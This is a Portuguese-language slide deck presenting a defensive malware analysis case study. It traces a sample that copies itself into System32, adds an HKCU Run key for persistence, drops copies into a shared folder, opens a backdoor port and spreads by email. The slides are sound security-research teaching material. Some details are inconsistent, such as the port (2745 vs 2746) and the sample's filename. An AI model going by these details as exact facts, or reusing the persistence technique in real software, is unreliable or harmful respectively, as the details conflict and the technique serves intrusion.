
Estudo de Caso

- Resultado da saída dos registros
 - Criado o arquivo `c:\winnt\system32\irun4.exe`
 - Criado o arquivo `c:\winnt\system32\irun4.exeopen`
 - `c:\winnt\system32\irun4.exe` configurado para rodar na inicialização do sistema.
 - Vários arquivos acrescentado ao “`c:\shared files`”



Estudo de Caso

- jkkjxbx.exe cria irun4.exe




The screenshot shows the File Monitor application window with a menu bar (File, Edit, Options, Volumes, Help) and a toolbar. The main area displays a table of file operations. The table has columns for #, Time, Process, Request, Path, Result, and Other. The operations show jkkjxbx.exe (PID 316) reading and opening irun4.exe in the system directory, and then irun4.exe (PID 488) opening various system files like vphlpapi.dll and WFS2_32.DLL.

#	Time	Process	Request	Path	Result	Other
495	3:02:20 PM	jkkjxbx.exe 316	READ	C:\WINNT\System32\irun4.exe	SUCCESS	Offset: 21E Length: 4
496	3:02:20 PM	jkkjxbx.exe 316	READ	C:\WINNT\System32\irun4.exe	SUCCESS	Offset: 23E Length: 4
497	3:02:20 PM	jkkjxbx.exe 316	CLOSE	C:\WINNT\System32\irun4.exe	SUCCESS	
498	3:02:20 PM	jkkjxbx.exe 316	QUERY INFORMATION	C:\WINNT\System32\irun4.exe	SUCCESS	Attributes: A
499	3:02:20 PM	jkkjxbx.exe 316	QUERY INFORMATION	C:\WINNT\System32\irun4.exe	SUCCESS	Attributes: A
500	3:02:20 PM	jkkjxbx.exe 316	OPEN	C:\WINNT\System32\irun4.exe	SUCCESS	Options: Open Access: I
501	3:02:20 PM	jkkjxbx.exe 316	QUERY INFORMATION	C:\WINNT\System32\irun4.exe	SUCCESS	Length: 12288
502	3:02:20 PM	jkkjxbx.exe 316	CLOSE	C:\WINNT\System32\irun4.exe	SUCCESS	
504	3:02:20 PM	irun4.exe:488	OPEN	C:\Documents and Settings\Prashant...	SUCCESS	Options: Open Directory
515	3:02:20 PM	irun4.exe:488	QUERY INFORMATION	C:\WINNT\System32\vphlpapi.dll	SUCCESS	Attributes: A
516	3:02:20 PM	irun4.exe:488	OPEN	C:\WINNT\System32\vphlpapi.dll	SUCCESS	Options: Open Access: I
517	3:02:20 PM	irun4.exe:488	CLOSE	C:\WINNT\System32\vphlpapi.dll	SUCCESS	
518	3:02:20 PM	irun4.exe:488	QUERY INFORMATION	C:\WINNT\System32\WFS2_32.DLL	SUCCESS	Attributes: A
519	3:02:20 PM	irun4.exe:488	OPEN	C:\WINNT\System32\WFS2_32.DLL	SUCCESS	Options: Open Access: I

Estudo de Caso

- jkjxhbx.exe acrescenta c:\winnt\system32\irun4.exe à chave HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ssate.execria irun4.exe




The screenshot shows the Registry Monitor application window. The title bar reads "Registry Monitor - Sysinternals: www.sysinternals.com". The menu bar includes "File", "Edit", "Options", and "Help". The toolbar contains various icons for file operations and navigation. The main area is a table with the following columns: "Process", "Request", "Path", and "Other".

Process	Request	Path	Other
jkjxhbx.exe: 72E	CreateKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	Key 0xE1ADCDEC
jkjxhbx.exe: 72E	SetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ssate.exe	"C:\WINNT\System32\irun4.exe"
jkjxhbx.exe: 72E	CloseKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	Key 0xE1ADCDEC
explorer.exe: 768	OpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\	Key 0xE1C1F0E0
explorer.exe: 768	OpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\...	Key 0xE1C1F220
explorer.exe: 768	QueryValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\	

Estudo de Caso

- c:\winnt\system32\irun4.exe e os arquivos colocados em "c:\shared files" são cópias idênticas do jjkjxhbx.exe
- c:\winnt\system32\irun4.exeopen não é uma cópia do jjkjxhbx.exe



```
C:\WINNT\System32\cmd.exe

C:\tools>md5sum \tools\jjkjxhbx.exe
\58f05e9519b3bd825fd6af936f4b2aed *\tools\jjkjxhbx.exe

C:\tools>md5sum \winnt\system32\irun4.exe
\58f05e9519b3bd825fd6af936f4b2aed *\winnt\system32\irun4.exe


C:\tools>md5sum \winnt\system32\irun4.exeopen
\49cf79825b27e8c3bcf2920fad5018a8 *\winnt\system32\irun4.exeopen

C:\tools>md5sum "\shared files\acdsee 9.exe"
\58f05e9519b3bd825fd6af936f4b2aed *\shared files\acdsee 9.exe

C:\tools>
```


Estudo de Caso

- irun4.exe abre uma backdoor na porta 2745



The screenshot shows the TCPView application window with the following data:

Process	Protocol	Local Address	Remote Address	State
irun4.exe:756	TCP	srlynet01:2745	srlynet01:0	LISTENING
lsass.exe:224	UDP	srlynet01:isakmp	**	
mstask.exe:516	TCP	srlynet01:1025	srlynet01:0	LISTENING
services.exe:...	UDP	srlynet01:1026	**	
svchost.exe:3...	TCP	srlynet01:epmap	srlynet01:0	LISTENING
svchost.exe:3...	UDP	srlynet01:epmap	**	
System:8	TCP	srlynet01:microsof...	srlynet01:0	LISTENING
System:8	TCP	srlynet01:1029	srlynet01:0	LISTENING
System:8	TCP	192.168.110.129:...	srlynet01:0	LISTENING
System:8	UDP	srlynet01:microsof...	**	
System:8	UDP	srlynet01:netbios-ns	**	
System:8	UDP	srlynet01:netbios-...	**	

Estudo de Caso

- Detectando propagação de e-mail
 - Configure algum fakeDNS para responder as consultas.
 - Execute o malware observando-o com o snort e com o ethereal.



Estudo de Caso


- Comunicação DNS
 - Algumas consultas para os domínios sysinternals.com, winternals.com, etc.

```
11/05-20:10:56.127256 192.168.19.130:1116 -> 192.168.19.132:53
TCP TTL:128 TOS:0x0 ID:353 IpLen:20 DgmLen:74 DF
***AP*** Seq: 0x9655ED12 Ack: 0xE4F3D083 Win: 0x4470 TopLen: 20
02 02 01 00 00 01 00 00 00 00 00 00 0C 73 79 73 .....sys
69 6E 74 65 72 6E 61 6C 73 03 63 6F 6D 00 00 0F  internals.com,..
00 01
**

=====
11/05-20:11:04.169217 192.168.19.130:1118 -> 192.168.19.132:53
TCP TTL:128 TOS:0x0 ID:363 IpLen:20 DgmLen:72 DF
***AP*** Seq: 0x9673311E Ack: 0xE5A9E095 Win: 0x4470 TopLen: 20
02 02 01 00 00 01 00 00 00 00 00 00 0A 77 69 6E .....win
74 65 72 6E 61 6C 73 03 63 6F 6D 00 00 0F 00 01  ternals.com.....
```

Estudo de Caso

- Alguns nomes de domínios podem ser extraídos do disco rígido.



The screenshot shows the File Monitor application window. The title bar reads "File Monitor - Sysinternals: www.sysinternals.com". The menu bar includes "File", "Edit", "Options", "Volumes", and "Help". The toolbar contains icons for file operations and monitoring. The main area displays a table of file system requests.

#	Time	Process	Request	Path
869	2:08:02 PM	irun4.exe:764	DIRECTORY	C:\Documents and Settings\Pashant Pathak\Desktop\Analysis-tools\FILEM...
870	2:08:02 PM	irun4.exe:764	CLOSE	C:\Documents and Settings\Pashant Pathak\Desktop\Analysis-tools\FILEM...
871	2:08:02 PM	irun4.exe:764	OPEN	C:\Documents and Settings\Pashant Pathak\Desktop\Analysis-tools\LORD...
872	2:08:02 PM	irun4.exe:764	DIRECTORY	C:\Documents and Settings\Pashant Pathak\Desktop\Analysis-tools\LORD...
873	2:08:02 PM	irun4.exe:764	DIRECTORY	C:\Documents and Settings\Pashant Pathak\Desktop\Analysis-tools\LORD...
874	2:08:02 PM	irun4.exe:764	OPEN	C:\Documents and Settings\Pashant Pathak\Desktop\Analysis-tools\LORD...
875	2:08:02 PM	irun4.exe:764	DIRECTORY	C:\Documents and Settings\Pashant Pathak\Desktop\Analysis-tools\LUHU...
876	2:08:02 PM	irun4.exe:764	DIRECTORY	C:\Documents and Settings\Pashant Pathak\Desktop\Analysis-tools\LORD...
877	2:08:02 PM	irun4.exe:764	OPEN	C:\Documents and Settings\Pashant Pathak\Desktop\Analysis-tools\LORD...

Estudo de Caso

- A consulta no disco confirma algumas suspeitas.

```
or modified form, or wish to use Filemon source code in a product,  
please send e-mail to licensing@sysinternals.com with details.
```

```
Reporting Problems  
-----
```

```
If you encounter problems, please visit http://www.sysinternals.com  
and download the latest version to see if the issue has been resolved.  
If not, please send a bug report to:
```

```
mark@sysinternals.com and cogswell@winternals.com
```

Estudo de Caso

- Conclusão
 - Classificação: Combo Malware.
 - Utiliza Packer (UPX).
 - Altera registros para se auto iniciar.
 - Cria backdoor (Porta: 2746/tcp).
 - Gera cópias em “c:\shared folders”.
 - Se propaga por e-mail.
-
-

Conclusão

- Tarefa árdua e minuciosa.
 - Demanda equipe competente e bem treinada.
 - Demanda softwares proprietários e toolkits.
 - Conhecimento em processos de engenharia reversa.
 - Trabalhos futuros:
 - Aprofundar nos processos de eng. reversa.
 - Diminuir tempo de análise.
 - Desenvolver outras ferramentas.
-
-

Referências Bibliográficas

- [1] http://en.wikipedia.org/wiki/Assembly_language
 - [2] <http://linuxassembly.org/>
 - [3] <http://www.muppetlabs.com/~breadbox/software/ELF.txt>
 - [4] <http://protools.reverse-engineering.net/>
 - [5] <http://www.phrack.org/phrack/58/p58-0x05>
 - [6] J. Erickson. Hacking The art of exploitation. No Starch Press. 2003.
 - [7] M. Mandia, C. Proise, M. Pepe. Incident Response & Computer Forensics. 2 ed. Mc Graw Hill. 2003.
 - [8] C. Peikari, A. Chuvakin. Security Warrior. O'Reilly. 2004.
-
-

Referências Bibliográficas

- [9] Boomerang. <http://boomerang.sourceforge.net/>
 - [10] IDA Pro Freeware. <http://www.themel.com/idafree.zip>
 - [11] REC. <http://www.backerstreet.com/rec/rec.htm>
 - [12] UML. <http://user-mode-linux.sourceforge.net/>
 - [13] UPX. <http://upx.sourceforge.net/>
 - [14] Shiva. <http://www.securereality.com.au/archives/shiva-0.95.tar.gz>
 - [15] Burneye. <http://teso.scene.at/releases/burneye-1.0.1-src.tar.bz2>
 - [16] GNU binutils. <http://www.gnu.org/software/binutils/>
-
-

Referências Bibliográficas

[17] SysInternals. <http://www.sysinternals.com>

[18] E. Skoudis. *Malware Fighting Malicious Code*. Prentice Hall. 2004.



Contatos

Lucio Henrique Franco
lucio.franco@cenpra.gov.br

Carlos Henrique P C Chaves
carlos.chaves@cenpra.gov.br

Antonio Montes
antonio.montes@cenpra.gov.br

CenPRA
Centro de Pesquisas
Renato Archer

Honeynet.BR